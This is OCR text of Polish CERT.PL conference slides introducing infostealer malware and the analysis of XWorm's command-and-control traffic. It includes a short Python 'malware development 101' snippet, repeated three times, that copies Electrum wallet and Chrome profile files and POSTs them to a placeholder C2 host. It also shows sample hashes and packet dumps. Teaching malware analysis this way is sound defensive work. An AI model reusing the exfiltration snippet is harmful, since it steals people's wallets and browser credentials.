
Rozmówki 🦠-🇵🇱




czyli o komunikacji ze stealerami

CERT.PL >_


$ whoami

Jarosław Jedynak
msm@tailcall.net
msm@cert.pl



CERT.PL >_

część 1



czyli wprowadzenie

Tematy na najbliższe ~40 minut

- O malware (stealerach)

Tematy na najbliższe ~40 minut

- O malware (stealerach), ale przystępnie

Tematy na najbliższe ~40 minut

- O malware (stealerach), ale przystępnie
- Jak analizować?
  - Na przykładach.
- Kontrolowane rozmowy
  - Na przykładach


Tematy na najbliż Dygresja t

- O malware (stealerach), ale przystępnie
- Kontrolowane rozmowy
  - Na przykładach


Szymon Sidoruk: 7 minut overtime
Tomasz Bukowski: 8 minut overtime
Adam Heartle: 10 minut overtime
Michał Leszczyński: dużo (musiałem wyjść)

Po co komu **stealery**


Po co komu **stealery**




Po co komu **stealery**



Po co komu **stealery**



Po co komu **stealery**



Jak działają **stealery**

Malware development 101

Jak działają **stealery**

```
import os
import requests
appdata = os.getenv('APPDATA')
steal_paths = [
    f"{appdata}\\Roaming\\Electrum\\wallets",
    f"{appdata}\\Google\\Chrome\\User Data",
]
for steal_path in steal_paths:
    for dirn, _sub, files in os.walk(steal_path):
        for f in files:
            steal = {f: open(os.path.join(dirn, f))}
            requests.post("mojec2.pl", files=steal)
```

Jak działają **stealery**


```
import os
import requests
appdata = os.getenv('APPDATA')
steal_paths = [
    f"{appdata}\\Roaming\\Electrum\\wallets",
    f"{appdata}\\Google\\Chrome\\User Data",
]
for steal_path in steal_paths:
    for dirn, _sub, files in os.walk(steal_path):
        for f in files:
            steal = {f: open(os.path.join(dirn, f))}
            requests.post("mojec2.pl", files=steal)
```

Jak działają **stealery**

```
import os
import requests
appdata = os.getenv('APPDATA')
steal_paths = [
    f"{appdata}\\Roaming\\Electrum\\wallets",
    f"{appdata}\\Google\\Chrome\\User Data",
]
for steal_path in steal_paths:
    for dirn, _sub, files in os.walk(steal_path):
        for f in files:
            steal = {f: open(os.path.join(dirn, f))}
            requests.post("mojec2.pl", files=steal)
```


Jak działają **stealery**

Czy stealery są interesujące?




Czy stealery są interesujące?

Czy stealery są interesujące?



Czy stealery są interesujące?

część 2




case study: xworm

Deworming the XWorm

https://cert.pl/en/posts/2023/10/deworming-the-xworm/

(**nie** trzeba czytać żeby zrozumieć prezentację 🙃)

Krok pierwszy: próbka



Krok pierwszy: próbka

Browse Database

tag:xworm

Search

Search Syntax


Search:

Date (UTC)	SHA256 hash	Type	Signature	Tags	Reporter	DL
2023-11-15 14:45	8c69f8ddbe47d5020425…	exe	AgentTesla	AgentTesla exe HUN xworm	smica83	
2023-11-13 16:47	702d2d0fdc1c7af06a0b…	vbs	XWorm	vbs xworm	abuse_ch	
2023-11-12 19:46	4f49150cb8b4ed358d59…	exe	XWorm	exe xworm	Racco42	
2023-11-11 04:36	74bd525377a89cb1994…	zip	XWorm	xworm zip	zbetcheckin	
2023-11-11 04:36	98493d1be8cb7bbbeb6…	exe	XWorm	32 exe trojan xworm	zbetcheckin	
2023-11-11 04:36	6bd6ccdc80da2053e27…	exe	XWorm	32 exe trojan xworm	zbetcheckin	
2023-11-11 04:31	2f92535e48d070c313c1…	exe	XWorm	32 exe trojan xworm	zbetcheckin	
2023-11-10 16:17	90d33feb81bdc51341e3…	exe	XWorm	exe xworm	SecuriteInfoCom	

Krok pierwszy: próbka

https://bazaar.abuse.ch/sample/a7da92a8f1dde21271b0e4ca6dab609c97cde7d659582eef25e373fc9dd44610/

https://s.tailcall.net/xworm



Krok drugi: narzędzia

Krok drugi: narzędzia

Krok drugi: narzędzia (wireshark)

192..jG.k...[N.9.....n../\F...P..].Mo]5.x,..d@X.5+.X.T..........P.O..;..s[..G.H.....W...B
i1*..m7.,&10...o.....8..?..S..?.[..e
./.%.vaZ2..).3-.j(~...J2...1.X.Dc98....K
x.....[32...}Y.$R..!iLJ!/-.D.....L.<...V16.f.G...m...+...JZ32...}Y.$R..!iLJ!/-....k^...q..<..s32...}Y.$R..!
iLJ!/-.Lev...UU.../.M.16.f.G...m...+...JZ32...}Y.$R..!iLJ!/-U...._W.$>&^..^.32...}Y.$R..!iLJ!/-....p.Y... .:...32...}Y.
$R..!iLJ!/-...+./)
...:..."16.f.G...m...+...JZ32...}Y.$R..!iLJ!/-|J..}zLD.....l.32...}Y.$R..!iLJ!/-#&.EW{.#/...,43.16.f.G...m...
+...JZ32...}Y.$R..!iLJ!/-.(.3(....:G^=.m.32...}Y.$R..!iLJ!/-q..o..XIm.<~:.b.16.f.G...m...+...JZ32...}Y.$R..!iLJ!/-i.
3...$..oN....f32...}Y.$R..!iLJ!/-.....\I..e....#.16.f.G...m...+...JZ32...}Y.$R..!iLJ!/-5-....@...wF.eE.32...}Y.$R..!
iLJ!/-.n.............P32...}Y.$R..!iLJ!/-C....w.Z*.'.X...16.f.G...m...+...JZ32...}Y.$R..!iLJ!/-SLi.....H..H..X32...}Y.$R..!
iLJ!/-i....Z.....>..p.16.f.G...m...+...JZ32...}Y.$R..!iLJ!/-...~.vi...U.WP..32...}Y.$R..!iLJ!/-E+.MT.....
8....W16.f.G...m...+...JZ32...}Y.$R..!iLJ!/-........s.J.\...32...}Y.$R..!iLJ!/-.b...4...S.F...}32...}Y.$R..!iLJ!/-..
$....x.<0.V...16.f.G...m...+...JZ32...}Y.$R..!iLJ!/-.............>_.32...}Y.$R..!iLJ!/-....l....j{.....16.f.G...m...
+...JZ32...}Y.$R..!iLJ!/-I.....$.?..~p..32...}Y.$R..!iLJ!/-.+..}=..r...5.pZ16.f.G...m...+...JZ32...}Y.$R..!iLJ!/-;
(..QaM..k..o'}Y32...}Y.$R..!iLJ!/-..[Z"iH.8.w#.:>.16.f.G...m...+...JZ32...}Y.$R..!iLJ!/-\..*....<4..E...32...}Y.$R..!
iLJ!/-.N..........C/.32...}Y.$R..!iLJ!/-..Dk.7...%(n..M?16.f.G...m...+...JZ32...}Y.$R..!iLJ!/-.g9....0&e..J...32...}Y.
$R..!iLJ!/-f<.B.....@...916.f.G...m...+...JZ32...}Y.$R..!iLJ!/-.....H..A.#.....32...}Y.$R..!iLJ!/-..v..@Z}#q....
1.16.f.G...m...+...JZ32...}Y.$R..!iLJ!/-+'."\./.i.J.7u..32...}Y.$R..!iLJ!/-......H..]Y..i..32...}Y.$R..!iLJ!/-.. !(.a...IkG'j.
16.f.G...m...+...JZ32...}Y.$R..!iLJ!/-.....)E.....m.u@32...}Y.$R..!iLJ!/-.i..bs.^2..`.h.`16.f.G...m...+...JZ32...}Y.
$R..!iLJ!/->.W...N.....q.X32...}Y.$R..!iLJ!/-:kl.......*.a9.16.f.G...m...+...JZ32...}Y.$R..!iLJ!/-.b. z..+.}....:.

Krok drugi: narzędzia (wireshark)


```
00000000  31 39 32 00 83 6a 47 10  6b f6 ae b0 5b 4e 16 39   192..jG. k...[N.9
00000010  f1 e3 a3 ff ea d3 6e 81  95 2f 5c 46 db 91 8e 50   ......n. ./\F...P
00000020  d0 91 5d a0 4d 6f 5d 35  80 78 2c c6 91 64 40 58   ..].Mo]5 .x,..d@X
00000030  ac 35 2b 8f 58 ff 54 1a  cb ee 7f db 06 a1 d3 11   .5+.X.T. ........
00000040  1f c1 50 de 4f a8 19 3b  a7 e5 73 5b 87 83 47 eb   ..P.O..; ..s[..G.
00000050  48 f8 19 e7 86 f4 80 57  aa 10 e3 42 0a 69 31 2a   H......W ...B.i1*
00000060  87 d6 6d 37 fa 2c 26 31  30 ce b6 d1 6f 08 9a cc   ..m7.,&1 0...o...
00000070  b4 c1 90 38 c5 e5 3f 87  aa 53 88 ad 3f 81 5b c7   ...8..?. .S..?.[.
00000080  15 65 0d ee 2f c6 25 1d  76 61 5a 32 f4 cf 29 92   .e../.%. vaZ2..).
00000090  33 2d 9a 6a 28 7e 1c f5  b6 4a 32 ca b6 bd 31 01   3-.j(~.. .J2...1.
000000A0  58 f8 44 63 39 38 cf f4  ff 80 4b 0d 78 04 f7 f0   X.Dc98.. ..K.x...
000000B0  e3 02 c0 a7 11 2e ef d3  cd a4 c0 a3 9f d3 ff 15   ........ ........
000000C0  91 c4 88 5b                                       ...[
000000C4  33 32 00 cf fd 7d 59 86  24 52 e8 cf 21 69 4c 4a   32...}Y. $R..!iLJ
000000D4  21 2f 2d ff 44 8a 90 14  f7 f1 ce e7 4c a0 3c a0   !/-.D... ....L.<.
000000E4  aa ad 56                                          ..V
   00000000  31 36 00 66 14 47 80 9b  ae 6d c0 d9 1e 2b 17 b3   16.f.G.. .m...+..
   00000010  d8 4a 5a                                          .JZ
000000E7  33 32 00 cf fd 7d 59 86  24 52 e8 cf 21 69 4c 4a   32...}Y. $R..!iLJ
000000F7  21 2f 2d c8 ec c0 85 6b  5e ba f9 15 71 e1 b7 3c   !/-....k ^...q..<
00000107  ec e3 73                                          ..s
```

Krok drugi: narzędzia

https://github.com/dnSpy/dnSpy/

Krok drugi: narzędzia

https://github.com/dnSpy/dnSpy/



Krok drugi: narzędzia

https://github.com/dnSpy/dnSpy/

Krok drugi: narzędzia

~~https://github.com/dnSpy/dnSpy/~~

Krok drugi: narzędzia

